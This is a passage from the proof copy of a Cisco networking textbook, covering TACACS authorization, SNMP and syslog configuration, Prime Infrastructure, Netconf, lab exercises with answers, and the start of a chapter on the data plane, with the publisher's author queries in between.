*May 15 06:45:37.351: TPLUS:write block count is zero for socket 0 800

```

After we added the TACACS rule to ISE, the user was authorized, but we are not done yet. We need to add a custom attribute to the TACACS profile. Figure 10-13 shows the mandatory custom attribute cert-application=all. Without this in the profile, the network device will reject the certificate after receiving a PASSED authorization from TACACS:

```

*May 15 07:11:26.026: TPLUS: Queuing AAA Authorization request 8032 for processing 805
*May 15 07:11:26.026: TPLUS: processing authorization request id 8032 806
*May 15 07:11:26.026: TPLUS: Protocol set to NoneSkipping 807
*May 15 07:11:26.027: TPLUS: Sending AV service=pki 808
*May 15 07:11:26.027: TPLUS: Authorization request created for 8032(noc_admin) 809
*May 15 07:11:26.027: TPLUS: Using server 172.20.1.25 810
*May 15 07:11:26.027: TPLUS(00001F60)/0/NB_WAIT/7FDA1699CB78: Started 5 sec timeout 811
*May 15 07:11:26.028: TPLUS:Write interest set for socket 0 812
*May 15 07:11:26.029: TPLUS(00001F60)/0/NB_WAIT: wrote entire 41 bytes request 813
*May 15 07:11:26.029: TPLUS:Write interest disabled for socket 0 814
*May 15 07:11:26.030: TPLUS: Would block while reading pak header 815
*May 15 07:11:26.061: TPLUS(00001F60)/0/READ: read entire 12 header bytes (expect 18 bytes) 816
*May 15 07:11:26.061: TPLUS(00001F60)/0/READ: read entire 30 bytes response 817
*May 15 07:11:26.061: TPLUS(00001F60)/0/7FDA1699CB78: Processing the reply packet 818
*May 15 07:11:26.062: TPLUS: Processed AV priv-lvl=15 819
*May 15 07:11:26.062: TPLUS: received authorization response for 8032: PASS 820
*May 15 07:11:26.062: TPLUS:write block count is zero for socket 0 821

```

this figure will be printed in b/w




Figure 10-13. Cert application configuration

## Monitoring/Logging

It is important to monitor your devices for health and security. One way to monitor devices is to log into each one and use show commands to look at various components and the local log file. A more pragmatic approach is to centralize monitoring and logging data in central locations. This simplifies analysis and provides an enterprise view of the data. Table 10-5 is a compilation of SNMP and Syslog commands.

Table 10-5. SNMP and Syslog Commands

| Command                                                                                                   | Description                                                |                      |
|-----------------------------------------------------------------------------------------------------------|------------------------------------------------------------|----------------------|
| <b>snmp-server community</b> [community] rw ro {access_list}                                              | Creates an SNMPv1 or SNMPv2c community.                    | t5.1<br>t5.2         |
| <b>snmp-server group</b> [group_name] v3 priv                                                             | Creates an SNMPv3 group and specifies the use of privacy.  | t5.3<br>t5.4<br>t5.5 |
| <b>snmp-server user</b> [user_name] [group_name] v3 auth [sha md5] priv [aes des 3des] [privacy_password] | Creates an SNMPv3 user.                                    | t5.6<br>t5.7         |
| <b>snmp-server host</b> [host_addr] [community] {trap types}                                              | Specifies an SNMP manager used as a trap destination.      | t5.8<br>t5.9         |
| <b>snmp-server enable traps</b> [trap_type]                                                               | Specifies which traps to enable.                           | t5.10                |
| <b>logging host</b> [host_addr]                                                                           | Configures a syslog destination using the default options. | t5.11<br>t5.12       |
| <b>logging facility</b> [facility_type]                                                                   | Specifies the facility level that syslog messages use.     | t5.13                |

## Simple Network Management Protocol

This section introduces the Simple Network Management Protocol (SNMP), discussing some of the history and providing configuration examples using SNMPv2 and SNMPv3. Network devices are SNMP clients, which send traps to and informs SNMP servers. The server component of SNMP is covered in Chapter 18.

AU12

SNMP operates by getting and setting the values of an object. The object's structure is defined in a Management Information Base (MIB). The MIB is a hierarchal namespace of object identifiers (OIDs). For example, the OID for the IP address field of an Ethernet interface on a router is 1.3.6.1.2.1.4.20.1.1. The numbers represent the index at each layer of the hierarchy, separated by periods. In this example, the hierarchy is as follows:

```

iso (1)
- org (3)
-- dod (6)
--- internet (1)
---- mgmt (2)
----- mib-2 (1)
----- ip (4)
----- ipAddrTable (20)
----- ipAddrEntry (1)
----- ipAdEntAddr (1)

```

SNMPv1 device agents and network management stations (NMSs) use five message types for communication. Two more message types were added with SNMPv2. Table 10-6 is a compilation of SNMP message types.

**Table 10-6.** *SNMP Message Types*

| Message Type                  | Sender  | Description                                                                                                                                                                                                                                                                  |
|-------------------------------|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>GetRequest</b>             | Manager | Requests to read data from a variable in the agent.                                                                                                                                                                                                                          |
| <b>SetRequest</b>             | Manager | Requests to write data to a variable in the agent. This requires use of a community string with write permissions to the agent.                                                                                                                                              |
| <b>GetNextRequest</b>         | Manager | Gets information about the next object in a list of peer objects at a point in the MIB hierarchy. This can be used to walk the entire MIB.                                                                                                                                   |
| <b>Response (GetResponse)</b> | Agent   | Responses to the requests sent by the manager, including variable information and acknowledgements.<br>This message type is called Response in SNMPv2, but GetResponse in SNMPv1.                                                                                            |
| <b>Trap</b>                   | Agent   | Unsolicited information is sent to the manager based on triggers configured.                                                                                                                                                                                                 |
| <b>GetBulkRequest</b>         | Manager | This is similar to GetNextRequest. It was added in SNMPv2 to get multiple values in bulk.                                                                                                                                                                                    |
| <b>InformRequest</b>          | Manager | This was added in SNMPv2 for acknowledgement of traps. SNMP uses UDP for communication. Since UDP does not provide acknowledgements, the application needs to provide its own reliability mechanism.<br>This message is also important for manager-to-manager communication. |

AU13

844 The port used for SNMP depends on the type of message. SNMP traps and InformRequests are sent by  
 845 the managed devices to the NMS with a destination of UDP port 162. Get and set requests sent by the NMS  
 846 to the managed devices are sent on UDP port 161. The level of authorization given to a request is managed  
 847 using community strings, but this should not be considered secure. Not only are the strings passed in clear  
 848 text, they are not linked to individual accounts.

849 SNMPv2 adds a robust security model, but the protocol has never gained acceptance. SNMPv2c is  
 850 considered the de facto standard that replaced SNMPv1, but it does not improve on the security model.  
 851 The primary things gained from SNMPv2c are manager-to-manager communication (which allows for  
 852 hierarchies of management), reliability of traps, and 64-bit counters.

853 Even though SNMPv1 and SNMPv2c do not implement a robust security model, security can be  
 854 improved by using access lists. An SNMP access list can be bound to a community string. This can prevent  
 855 unauthorized hosts from reading SNMP, even if it has the community string. It can also restrict a read-only  
 856 host from being able to write. The following example shows a configuration of SNMPv2c with access lists:

```
857 ! Set up access lists
858 Router1(config)#ip access-list standard READSOURCE
859 Router1(config-std-nacl)#permit host 10.0.0.2
860 Router1(config-std-nacl)#exit
861 Router1(config)#ip access-list standard WRITESOURCE
862 Router1(config-std-nacl)#permit host 192.168.1.1
863 Router1(config-std-nacl)#exit
864 ! Set up community strings
865 ! The community string "public" is used for read only and is restricted to hosts in the
866 READSOURCE access list
867 Router1(config)#snmp-server community public ro READSOURCE
868 ! The community string "private" is used for read write and is restricted to host in the
869 WRITESOURCE access list
870 Router1(config)#snmp-server community private rw WRITESOURCE
```

871 Now that the SNMP community strings have been created, you can test them. In the following example,  
 872 you used an SNMP tool to query a device. The first test used the read-only community string with a get-  
 873 next-request, and it received a successful response. The second set of packets attempted to use the read-  
 874 only community string with a set-request, and it received a noAccess error. The third attempt used the  
 875 read/write community string. Due to the access list for that community string, the router didn't respond to  
 876 the request. Figure 10-14 is a packet capture of an SNMP packet.

| No. | Time       | Source   | Destination | Protocol | Length | Info                               |
|-----|------------|----------|-------------|----------|--------|------------------------------------|
| 41  | 144.874352 | 10.0.0.2 | 10.0.0.1    | SNMP     | 84     | get-next-request 1.3.6.1.2.1.1.3.0 |
| 42  | 144.881253 | 10.0.0.2 | 10.0.0.1    | SNMP     | 84     | get-next-request 1.3.6.1.2.1.1.3.0 |
| 43  | 144.959301 | 10.0.0.1 | 10.0.0.2    | SNMP     | 84     | get-response 1.3.6.1.2.1.1.4.0     |
| 44  | 144.959637 | 10.0.0.1 | 10.0.0.2    | SNMP     | 84     | get-response 1.3.6.1.2.1.1.4.0     |
| 45  | 145.038168 | 10.0.0.2 | 10.0.0.1    | SNMP     | 96     | set-request 1.3.6.1.2.1.1.4.0      |
| 46  | 145.162140 | 10.0.0.1 | 10.0.0.2    | SNMP     | 96     | get-response 1.3.6.1.2.1.1.4.0     |
| 74  | 166.473194 | 10.0.0.2 | 10.0.0.1    | SNMP     | 85     | get-next-request 1.3.6.1.2.1.1.3.0 |
| 75  | 166.476142 | 10.0.0.2 | 10.0.0.1    | SNMP     | 85     | get-next-request 1.3.6.1.2.1.1.3.0 |
| 76  | 168.484943 | 10.0.0.2 | 10.0.0.1    | SNMP     | 85     | get-next-request 1.3.6.1.2.1.1.3.0 |
| 78  | 168.489229 | 10.0.0.2 | 10.0.0.1    | SNMP     | 85     | get-next-request 1.3.6.1.2.1.1.3.0 |
| 82  | 171.499035 | 10.0.0.2 | 10.0.0.1    | SNMP     | 85     | get-next-request 1.3.6.1.2.1.1.3.0 |
| 83  | 171.503015 | 10.0.0.2 | 10.0.0.1    | SNMP     | 85     | get-next-request 1.3.6.1.2.1.1.3.0 |

```

Frame 46: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface 0
Ethernet II, Src: aa:bb:cc:00:01:00 (aa:bb:cc:00:01:00), Dst: vmware_b2:6b:af (00:0c:29:b2:6b:af)
Internet Protocol Version 4, Src: 10.0.0.1 (10.0.0.1), Dst: 10.0.0.2 (10.0.0.2)
User Datagram Protocol, Src Port: 161 (161), Dst Port: 55935 (55935)
Simple Network Management Protocol
 version: v2c (1)
 community: public
 data: get-response (2)
 get-response
 request-id: 58678
 error-status: noAccess (6)
 error-index: 1
 variable-bindings: 1 item

```

this figure will be printed in b/w

**Figure 10-14.** SNMPv2c authentication

SNMPv3 added privacy and per-user authentication. This requires the creation of users, and groups help organize the users. Groups are available in older versions of SNMP, but they are more commonly used in SNMPv3. With SNMPv3, the groups are used to establish the privilege levels:

```

Router1(config)#snmp-server group V3GROUP v3 ?
 auth group using the authNoPriv Security Level
 noauth group using the noAuthNoPriv Security Level
 priv group using SNMPv3 authPriv security level
Router1(config)#snmp-server group V3GROUP v3 authsn
Router1(config)#snmp-server group V3GROUP v3 priv
! Add the user to the group
Router1(config)#snmp-server user snmp_user V3GROUP v3 auth sha snmp_password priv aes 128
privacy_password
Router1(config)#
*May 3 22:42:24.917: Configuring snmpv3 USM user, persisting snmpEngineBoots. Please
Wait...

```

In SNMPv3, you can select whether you want to authenticate, encrypt, neither, or both. In the preceding example, you did both. When using authentication, you must ensure that you use the same hashing algorithm on both the agent and server. When using privacy, you must use the same encryption algorithm. In the preceding example, you used SHA1 for authentication and AES-128 for privacy. In the current version of IOS (15.3), you could have also selected MD5 for authentication and DES or 3DES for privacy.

Table 10-6 defined the message types, but didn't discuss traps in significant detail. Traps are sent by device agents based on the device configuration. The specific types of traps, and in many cases thresholds on those traps, that are sent to the manager are configured on the device. Traps are enabled using the command `snmp-server enable traps [notification-type] [notification-option]`. The trap destination is configured with the command `snmp-server host host-addr [traps | informs] [version {1 | 2c | 3 [auth | noauth | priv]}] community-string [udp-port port] [notification-type]`. When configuring SNMP traps, it is also best practice to set a source IP using the command `snmp-server trap-source [ip address | interface]`. Specifying the source helps consistency. Otherwise, it is possible

905 to have traps coming from different interfaces, and the manager might think they are different devices. In the  
 906 following example configuration, traps are sent to the manager using SNMPv2c when configuration changes  
 907 are made to the device:

```
908 Router1(config)#snmp-server host 10.0.0.2 traps ?
909 WORD SNMPv1/v2c community string or SNMPv3 user name
910 version SNMP version to use for notification messages

911 Router1(config)#snmp-server host 10.0.0.2 traps public
912 Router1(config)#snmp-server trap-source Ethernet 0/0
913 Router1(config)#snmp-server enable traps config
```

## 914 Syslog

915 Syslog is used to send log entries to a remote destination for archiving or for further analysis. By default, it  
 916 uses UDP port 514. UDP-based syslog servers do not send acknowledgements, which makes it an unreliable  
 917 protocol. To add reliability, it can also be configured using TCP. In the following example, the router is  
 918 configured to send syslog messages using TCP port 601:

```
919 Router1(config)#logging host 10.0.0.2 ?
920 discriminator Specify a message discriminator identifier for this
921 logging session
922 filtered Enable filtered logging
923 sequence-num-session Include session sequence number tag in syslog message
924 session-id Specify syslog message session ID tagging
925 transport Specify the transport protocol (default=UDP)
926 vrf Set VRF option
927 xml Enable logging in XML
928 <cr>

929 Router1(config)#logging host 10.0.0.2 tr
930 Router1(config)#logging host 10.0.0.2 transport tcp ?
931 audit Set this host for IOS firewall audit logging
932 discriminator Specify a message discriminator identifier for this
933 logging session
934 filtered Enable filtered logging
935 port Specify the TCP port number (default=601)
936 sequence-num-session Include session sequence number tag in syslog message
937 session-id Specify syslog message session ID tagging
938 xml Enable logging in XML
939 <cr>

940 Router1(config)#logging host 10.0.0.2 transport tcp
941 Router1(config)#
```

Facilities are a way to organize syslog messages. By default, Cisco routers use the local7 facility. In some cases, you may want to use another facility. For example, you may want to organize core WAN devices by sending their logging to facility local6 while sending CAN routers to local7. To change the facility, use the logging facility [facility\_type] command:

```
Router1(config)#logging facility ?
auth Authorization system
cron Cron/at facility
daemon System daemons
kern Kernel
local0 Local use
local1 Local use
local2 Local use
local3 Local use
local4 Local use
local5 Local use
local6 Local use
local7 Local use
lpr Line printer system
mail Mail system
news USENET news
sys10 System use
sys11 System use
sys12 System use
sys13 System use
sys14 System use
sys9 System use
syslog Syslog itself
user User process
uucp Unix-to-Unix copy system
```

You usually don't want to send everything to a syslog server. The most common method to determine which messages to forward is setting the maximum severity level. You can also use discriminators and filter scripts, but those techniques are out of the scope of this book. Table 10-7 describes each level of logging available.

t7.1 **Table 10-7.** Logging Levels

| Level                    | Description                       |       |
|--------------------------|-----------------------------------|-------|
| <b>0 - emergency</b>     | System unusable.                  | t7.2  |
| <b>1 - alert</b>         | Immediate action needed.          | t7.3  |
| <b>2 - critical</b>      | Critical condition.               | t7.4  |
| <b>3 - error</b>         | Error condition.                  | t7.5  |
| <b>4 - warning</b>       | Warning condition.                | t7.6  |
| <b>5 - notification</b>  | Normal but significant condition. | t7.7  |
| <b>6 - informational</b> | Informational message only.       | t7.8  |
| <b>7 - debugging</b>     | Appears during debugging only.    | t7.9  |
|                          |                                   | t7.10 |



942 By default, Syslog receives messages that range from emergency to informational. Use the logging  
 943 trap [severity] command to change the maximum severity:

```

944 Router1#show logging | include Trap
945 Trap logging: level informational, 70 message lines logged
946 Router1#conf t
947 Enter configuration commands, one per line. End with CNTL/Z.
948 Router1(config)#logging trap ?
949 <0-7> Logging severity level
950 alerts Immediate action needed (severity=1)
951 critical Critical conditions (severity=2)
952 debugging Debugging messages (severity=7)
953 emergencies System is unusable (severity=0)
954 errors Error conditions (severity=3)
955 informational Informational messages (severity=6)
956 notifications Normal but significant conditions (severity=5)
957 warnings Warning conditions (severity=4)
958 <cr>

959 Router1(config)#logging trap errors

```


## 960 Prime Infrastructure Overview

961 Cisco Prime Infrastructure is a useful tool for monitoring and managing your network. We introduced  
 962 it in Chapter 7, and we will discuss it again in Chapter 18. The focus of Chapter 18 is analyzing network  
 963 performance with tools such as Prime Infrastructure. This section focuses on monitoring the infrastructure  
 964 for faults and compliance and with pushing configuration changes.

965 Prime Infrastructure was created by merging a wireless monitoring tool with a LAN management tool.  
 966 The out-of-the-box configuration is very wireless centric, but it can be customized for an environment which  
 967 does not use wireless. The landing page of Prime is organized by dashboards. Dashboards typically have a  
 968 series of metric dashlets along the top and customizable detailed dashlets below that.

969 The metric dashlets give you a quick view of your infrastructure state. In Figure 10-15, we see that there  
 970 are eight network devices managed by Prime, but two of them are unreachable. If we click the Unreachable  
 971 category, we can drill down to get additional details.

this figure will be printed in b/w



**Figure 10-15.** Prime Infrastructure metric dashlets



We also see Alarm Summary in this metric dashboard. Did you notice that there are four minor alarms? If we drill down, we can see the alarms that were forwarded by the network device. Figure 10-16 shows an example of this. In this view, we can acknowledge, clear, suppress, or assign the alarm. Assigning the alarm is useful for workflow purposes where you need an administrator to work on the issue.

Monitor / Monitoring Tools / Alarms and Events / Alarms

Category: AlarmSummary & Severity : Minor - Reset

Create Alarm Policy Change Status Assign Annotation Delete Troubleshoot

| Severity | Failure Source      | Owner | Timestamp                   | Message                                                     | Category   | Condition                   |
|----------|---------------------|-------|-----------------------------|-------------------------------------------------------------|------------|-----------------------------|
| Minor    | 172.20.1.32.Swit... |       | May 18, 2020 9:45:01 AM UTC | Device '172.20.1.32': A port transitions from Learning ...  | Switche... | Switch STP Topology Changed |
| Minor    | 172.20.1.33.Swit... |       | May 18, 2020 8:31:27 AM UTC | Device '172.20.1.33': A port transitions from Learning ...  | Switche... | Switch STP Topology Changed |
| Minor    | 172.20.1.2.MgtS...  | root  | May 16, 2020 10:02:18 PM    | Device '172.20.1.2': Authentication failed for request f... | Switche... | Authentication failed       |
| Minor    | 172.20.1.2.MgtS...  |       | May 1, 2020 2:08:29 PM UTC  | Device '172.20.1.2': A port transitions from Learning s...  | Switche... | Switch STP Topology Changed |

Figure 10-16. Prime Infrastructure alarms

The ability to configure devices directly from Prime Infrastructure, compare versions of configurations, or check for compliance against a set of rules makes it a first stop for configuring your network. Configuration of a device in Prime can be done manually or through the use of templates. It is best practice to use templates whenever possible. This ensures consistency throughout your infrastructure.

Figure 10-17 shows an example of manually creating a GRE (Generic Routing Encapsulation) tunnel on a router. The administrator fills in the fields using the graphical interface. Prime Infrastructure will convert the configuration to CLI commands and push it to the router.

Prime Infrastructure

... / Device Groups / Device Type / Router

Device Details Configuration Applied/Schedule

Features

Tunnel

Create or Edit Tunnel Interface

Basic Configuration

\*Tunnel Interface Number: 2000

\*Tunnel Mode: gre ip

Description: [Empty]

MTU: 1410 (bytes)

Adjust MTU to avoid fragmentation

Bandwidth: 1000 (Kbps)

Keepalive: 300 (seconds)

Number of Keepalive Retries: 3

IPv4 Address

Primary IP Address

\*IP Type: Static IP

\*IP Address: 192.168.1.1 / 255.255.255.0

Secondary IP Address

Figure 10-17. Prime Infrastructure configuration

983 There is a lot more that Prime Infrastructure can do. We will briefly discuss the NetFlow features in the  
 984 next chapter and then dive deeper into network management in Chapter 18. We cover the wireless features  
 985 of Prime in Chapter 20.

## 986 Introduction to Netconf

987 Netconf is a protocol that allows you to pass configuration changes to a router or switch using the YANG  
 988 (Yet Another Next Generation) data modeling language. YANG is encoded in Extensible Markup Language  
 989 (XML). A common question may be, “Why do I need netconf when I already have CLI and SNMP?” The  
 990 answer is in the organization of the data. Netconf is intended to be developer friendly. It is not intended for  
 991 direct use by network administrators. Netconf is organized in modules. When a network management tool  
 992 needs to make changes to a network or retrieve information about it, it sends a document to the device with  
 993 just what it needs. It can do this in a single connection, and the process is atomic. Atomic basically means  
 994 it all succeeds or fails together. You won’t get stuck in a half-configured state that you might see if you are  
 995 pushing individual commands.

996 If netconf tools are used in the infrastructure, the job of the network administrator is to enable the  
 997 devices with netconf. On IOS-XE, the first step is to use the command `netconf-yang`. This command is  
 998 hidden on most platforms. Netconf uses SSH for transport, but it runs it on TCP port 830. For netconf to  
 999 work, you need to ensure TCP port 830 is not blocked between the network device and the connecting  
 1000 server. The remote server will use standard AAA to authenticate and authorize the requests.

## 1001 Exercises

1002 To complete the exercises in this chapter, you will need one router. Even though you are configuring SNMP  
 1003 traps and syslog logging, you will not configure the remote portions.

### 1004 EXERCISE 1: USER AUTHORIZATION

- 1005 1. Set the enable secret password to **cisco**.
- 1006 2. Create a username: **lab\_user**.
- 1007 3. Use a secure option to set the password to **lab\_password**.
- 1008 4. Set the privilege level to 9.
- 1009 5. Create a username: **admin**.
- 1010 6. Set the password to **password** using the less secure method.
- 1011 7. Set the user privilege level to 15.
- 1012 8. Configure privilege level 6 to allow entering global configuration.
- 1013 9. Configure privilege level 9 to allow entering router OSPF configuration.
- 1014 10. Log in as **lab\_user** and verify that you can enter global configuration mode  
 1015 and enter OSPF process configuration. You do not need to be able to configure  
 1016 anything in the OSPF process.

**EXERCISE 2: SNMP TRAPS**

Configure SNMP to send traps to 10.0.0.2 using community string `snmp_traps` and SNMPv2c. Enable traps for EIGRP.

1017  
1018  
1019**EXERCISE 3: SYSLOG**

Configure system to remote system 10.0.0.2 on facility `local4` using UDP port 514. Use the minimal configuration.

1020  
1021  
1022**Exercise Answers**

1023

This section contains answers to the exercises in this chapter.

1024

**Exercise 1**

1025

The instructions for this exercise specify creating the `lab_user` account using the secure option and the `admin` using the less secure password option. To do this, you need to use the secret token for the `lab_user`, but the password token on the `admin` user:

1026  
1027  
1028

```
Router1(config)#enable secret cisco
Router1(config)#username lab_user privilege 9 secret lab_password
Router1(config)#username admin privilege 15 password password
Router1(config)#
```

1029  
1030  
1031  
1032

Next, you need to set up the privilege levels:

1033

```
Router1(config)#privilege exec level 6 configure terminal
Router1(config)#privilege configure all level 9 router ospf
```

1034  
1035

Now log out and verify that the router defaults to local login now. Then enter the OSPF process. Verify that you cannot enter the OSPF process.

1036  
1037

Notice that in this configuration, you can't actually modify OSPF. That would take additional commands. It will also fail to set a router-id if you haven't configured an IPv4 interface:

1038  
1039

```
Router1(config)#exit
Router1#login
Username: lab_user
Password:
Router1#show privilege
Current privilege level is 9
Router1#
```

1040  
1041  
1042  
1043  
1044  
1045  
1046

```
Router1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router1(config)#router ospf 1
Router1(config-router)#
```

1047  
1048  
1049  
1050

```

1051 *May 4 04:42:56.029: %OSPF-4-NORTRID: OSPF process 1 failed to allocate unique router-id
1052 and cannot start
1053 Router1(config-router)#?
1054 Router configuration commands:
1055 default Set a command to its defaults
1056 exit Exit from routing protocol configuration mode
1057 help Description of the interactive help system
1058 no Negate a command or set its defaults

1059 Router1(config-router)#router eigrp 100
1060 ^
1061 % Invalid input detected at '^' marker.

```

## 1062 Exercise 2

1063 When you started this exercise, were you still in privilege level 9? If so, you needed to use enable or the  
 1064 admin account to get to privilege level 15.  
 1065 This exercise was straightforward. Enter the command for the snmp-server host and then the enable  
 1066 command for the SNMP trap. Remember it is good practice to set an SNMP trap source interface. Usually,  
 1067 this is a loopback:

```

1068 Router1(config)#snmp-server host 10.0.0.2 version 2c snmp_traps
1069 Router1(config)#snmp-server enable traps eigrp
1070 ! If you haven't created Loopback0, you will get an error
1071 Router1(config)#snmp-server source-interface traps Loopback0

```

## 1072 Exercise 3

1073 The instructions were to configure Syslog to use UDP port 514, but also to use the minimal configuration.  
 1074 UDP port 514 is the default, so the minimal configuration only includes the syslog destination:

```

1075 Router1(config)#logging host 10.0.0.2
1076 Router1(config)#
1077 *May 4 05:15:30.877: %SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 10.0.0.2 port 514
1078 started - CLI initiated
1079 Router1(config)#logging facility local4

```

## 1080 Summary

1081 This chapter discussed some of the fundamentals of the management plane. The main topics included  
 1082 password creation, user account creation, completing a password recovery, configuring banner messages,  
 1083 authentication, authorization, logging, and monitoring via Syslog and SNMP. You will continue to hit various  
 1084 aspects of the management plane a few more times as you progress through this book.

AU14

# Author Queries

Chapter No.: 10      0005078430

| Queries | Details Required                                                                                                       | Author's Response |
|---------|------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please provide citations for "Figures 10-1 and 10-12" in the text.                                                     |                   |
| AU2     | Please check if "Represent(ReST)" should be changed to "Representational State Transfer (REST)".                       |                   |
| AU3     | Please check if "password encryption aes" is okay as edited.                                                           |                   |
| AU4     | Please check if "To disable the line" is okay as edited.                                                               |                   |
| AU5     | Please check if highlight in heading " <b>Authentication, Authorization, and Accounting (AAA)</b> " can be removed.    |                   |
| AU6     | Please check if "Remote Access Dial-In User Server" should be changed to "Remote Authentication Dial-In User Service". |                   |
| AU7     | "traffic" in code has been changed to "traffic". Please check.                                                         |                   |
| AU8     | Please check if all-caps "DO NOT" can be changed to italicized " <i>do not</i> " for emphasis.                         |                   |
| AU9     | Please check if "Chapter 16" is okay as edited.                                                                        |                   |
| AU10    | Please check if "get their authorizations from TACACS" is okay as edited.                                              |                   |
| AU11    | Please check if edit to sentence starting "In this example, we..." is okay.                                            |                   |
| AU12    | Please check if edit to sentence starting "The object's structure is..." is okay.                                      |                   |
| AU13    | Please check if edit to sentence starting "It was added in..." is okay.                                                |                   |
| AU14    | Please check if "completing a password recovery" is okay as edited.                                                    |                   |

## CHAPTER 11



# Data Plane

Over the next two chapters, we will discuss the chicken and the egg. This phrase is used because of the relationship between the data plane and the control plane. As network engineers, most of our work is with configuring the control plane and monitoring the data plane.

This chapter focuses on a discussion of the data plane. However, since the data plane and the control plane are intertwined, this chapter also touches on the control plane.

A simple definition of a *data plane protocol* is any protocol or component that is responsible for the actual forwarding of traffic through the network device. The data plane is also referred to as the *forwarding plane* or the *user plane*. Think of the packets moved from the source to the destination. Those are all moved by the data plane. As we go into more depth, the definition gets fuzzier.

## Traffic Protocols

Even though the differentiation in the definitions of data and control plane protocols appears clear, there are several protocols that have components in both. There are also protocols that meet the definitions of both. In some cases, different implementations of a protocol can be considered primarily in the control plane or primarily in the data plane.

Chapter 3 discussed the ARP process. Based on the information presented in Chapter 3, would you say that ARP is a data plane protocol? The best answer is that it is a control plane protocol, but the results are used by the data plane. When the data plane needs to forward to a specific IP address, it will look up the layer 2 destination in the ARP table. Using the following example, if the router knows that the next layer 3 hop is 10.245.1.2, then the ARP table will tell it to forward traffic to hardware address aabb.cc00.0100 out of interface Ethernet0/0.115:

```
R1#show arp
Protocol Address Age (min) Hardware Addr Type Interface
Internet 10.245.1.2 4 aabb.cc00.0100 ARPA Ethernet0/0.115
Internet 10.245.1.3 - aabb.cc00.0f00 ARPA Ethernet0/0.115
Internet 10.245.2.8 4 aabb.cc00.0a00 ARPA Ethernet0/0.1015
Internet 10.245.2.9 - aabb.cc00.0f00 ARPA Ethernet0/0.1015
```

This leads to another data plane function, which is the forwarding table. On a Cisco router, the *Forwarding Information Base* (FIB) is used by the data plane to look up the next hop destination. Similar to ARP, control plane processes are used to build the table. The ARP example assumed that the router already knows the next layer 3 hop. It needs to get that information from somewhere. That information is built using a series of control plane routing protocols to create the *Routing Information Base* (RIB). In most cases, the RIB directly feeds the FIB. Cisco Express Forwarding (CEF) is the data plane process that uses the information in the FIB to forward traffic.

```

36 R1#show ip cef
37 Prefix Next Hop Interface
38 0.0.0.0/0 no route
39 0.0.0.0/8 drop
40 0.0.0.0/32 receive
41 10.245.1.0/31 10.245.1.2 Ethernet0/0.115
42 10.245.2.8 Ethernet0/0.1015
43 10.245.1.2/31 attached Ethernet0/0.115
44 10.245.1.2/32 attached Ethernet0/0.115
45 10.245.1.3/32 receive Ethernet0/0.115
46 10.245.2.4/31 10.245.2.8 Ethernet0/0.1015
47 10.245.2.8/31 attached Ethernet0/0.1015
48 10.245.2.8/32 attached Ethernet0/0.1015
49 10.245.2.9/32 receive Ethernet0/0.1015
50 100.1.1.1/32 10.245.2.8 Ethernet0/0.1015
51 122.1.1.10/32 10.245.2.8 Ethernet0/0.1015
52 122.1.1.15/32 receive Loopback0
53 127.0.0.0/8 drop
54 224.0.0.0/4 multicast
55 224.0.0.0/24 receive
56 240.0.0.0/4 drop
57 255.255.255.255/32 receive

```

58 Once the data plane forwards a frame toward its output queue, another set of protocols are used to  
59 determine how it is queued. The queues themselves are part of the data plane, even though the protocols  
60 used to determine queue assignment are part of the control plane. Most devices have both hardware and  
61 software queues. Software queues have flexibility in the way they process frames; however, a hardware  
62 queue must transmit frames in a *first in, first out* (FIFO) basis.

63 In the following example, a class-based queuing policy is used. Class-based queuing is described more  
64 in the next chapter, but the key at this point is that the data plane uses multiple software queues. Once the  
65 frames traverse the software queues, they are transmitted out the interface in a FIFO order:

```

66 R1#show int gigabitEthernet 0/1 human-readable
67 GigabitEthernet0/1 is up, line protocol is up
68 Hardware is iGbE, address is fa16.3ebf.aa80 (bia fa16.3ebf.aa80)
69 MTU 1500 bytes, BW 1000000 Kbit/sec, DLY 10 usec,
70 reliability 255/255, txload 1/255, rxload 1/255
71 Encapsulation 802.1Q Virtual LAN, Vlan ID 1., loopback not set
72 Keepalive set (10 sec)
73 Auto Duplex, Auto Speed, media type is RJ45
74 output flow-control is unsupported, input flow-control is unsupported
75 ARP type: ARPA, ARP Timeout 04:00:00
76 Last input 00:00:00, output 00:00:01, output hang never
77 Last clearing of "show interface" counters never
